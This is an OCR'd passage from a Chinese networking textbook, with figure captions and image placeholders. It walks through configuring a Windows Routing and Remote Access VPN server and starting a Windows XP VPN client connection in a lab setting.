


图 5-88 【路由和远程访问服务器安装向导】窗口

第 2 步：选择网络接口。在图 5-88 中，选择【远程访问（拨号或 VPN）】单选按钮，然后单击【下一步】按钮，弹出如图 5-89 所示的对话框，选中【VPN】复选框，然后单击【下一步】按钮，弹出如图 5-90 所示的对话框，选择网络接口（本实验选择 192.168.10.1），然后单击【下一步】按钮，弹出如图 5-91 所示的对话框。

第 3 步：指定 IP 地址。在图 5-91 中，要为远程 VPN 客户端指定 IP 地址。默认选择【自动】单选按钮，由于本机没有配置 DHCP 服务器，因此需要改选择【来自一个指定的地址范围】单选按钮，然后单击【下一步】按钮，弹出如图 5-92 所示的对话框。在【新建地址范围】窗口中，可以为 VPN 客户机指定所分配的 IP 地址范围。比如分配的 IP 地址范围为 192.168.10.100～192.168.10.200，然后单击【确定】按钮，弹出如图 5-93 所示的对话框。






图 5-89　远程访问




图 5-90　VPN 连接




图 5-91　IP 地址指定




图 5-92　指定 IP 地址范围




图 5-93　管理多个远程访问服务器



此时需注意,不可以将本身的 IP 地址(192.168.10.1)包含进去。

注意 这些 IP 地址将分配给 VPN 服务器和 VPN 客户机。为了确保连接后的 VPN 网络能同 VPN 服务器原有局域网正常通信,它们必须同 VPN 服务器的 IP 地址处在同一个网段中。即假设 VPN 服务器 IP 地址为 192.168.0.1,则此范围中的 IP 地址均应该以 192.168.0 开头。单击【确定】按钮,然后单击【下一步】按钮继续。

第 4 步:结束 VPN 服务器的配置。在图 5-93 中,在【管理多个远程访问服务器】一步用于设置集中管理多个 VPN 服务器。默认选择【否,使用路由和远程访问来对连接请求进行身份验证】单选按钮,不用修改,直接单击【下一步】按钮。弹出如图 5-94 所示的对话框,直接单击【完成】按钮。此时屏幕上将出现一个名为【正在启动路由和远程访问服务】的小窗口,过一会儿将自动返回【路由和远程访问】窗口,即结束了 VPN 服务器的配置工作。




图 5-94 完成 VPN 服务器的配置

注意 此时【路由和远程访问】窗口(如图 5-95 所示)中的【路由和远程访问】服务已经处于【已启动】状态了;而在【网络和拨号连接】窗口中也会多出一个【传入的连接】图标。




图 5-95 【路由和远程访问】窗口





第 5 步：赋予用户拨入权限。默认情况下，包括 Administrator 用户在内的所有用户均被拒绝拨入到 VPN 服务器上，因此需要为相应用户赋予拨入权限。下面以 Administrator 用户为例。

(1) 在【我的电脑】处右击，选择【管理】命令，打开【计算机管理】窗口，如图 5-96 所示。



图 5-96　【计算机管理】窗口

(2) 在左边框架中依次展开【本地用户和组】|【用户】选项，在右边框架中双击 Administrator，打开 Administrator 属性窗口，弹出如图 5-97 所示的对话框。

(3) 选择【拨入】选项卡，在【选择访问权限(拨入或 VPN)】选项组下默认选择【通过远程访问策略控制访问】单选按钮，改选择【允许访问】单选按钮，然后单击【确定】按钮，返回【计算机管理】窗口，即结束了赋予 Administrator 用户拨入权限的工作。

2. VPN 客户机(WinXP)的配置过程

第 1 步：打开【网络连接】窗口。在【网上邻居】处右击，选择【属性】命令，打开【网络连接】窗口，如图 5-98 所示。单击【创建一个新的连接】按钮，在弹出的窗口中单击【下一步】按钮，弹出如图 5-99 所示的对话框，选择【连接到我的工作场所的网络】单选按钮，单击【下一步】按钮，弹出如图 5-100 所示的对话框，选择【虚拟专用网络连接】单选按钮，单击【下一步】按钮，弹出如图 5-101 所示的对话框。



图 5-97　【拨入】选项卡



图 5-98　【网络连接】窗口





图 5-99　网络连接类型




图 5-100　网络连接




图 5-101　连接名

第 2 步：输入公司名。在图 5-101 中，输入公司名，单击【下一步】按钮，弹出如图 5-102 所示的对话框，在此可以选择是否在 VPN 连接前自动拨号。默认选择【自动拨此初始连接】单选按钮，需要改选择【不拨初始连接】单选按钮，然后单击【下一步】按钮，弹出如图 5-103 所示的对话框。



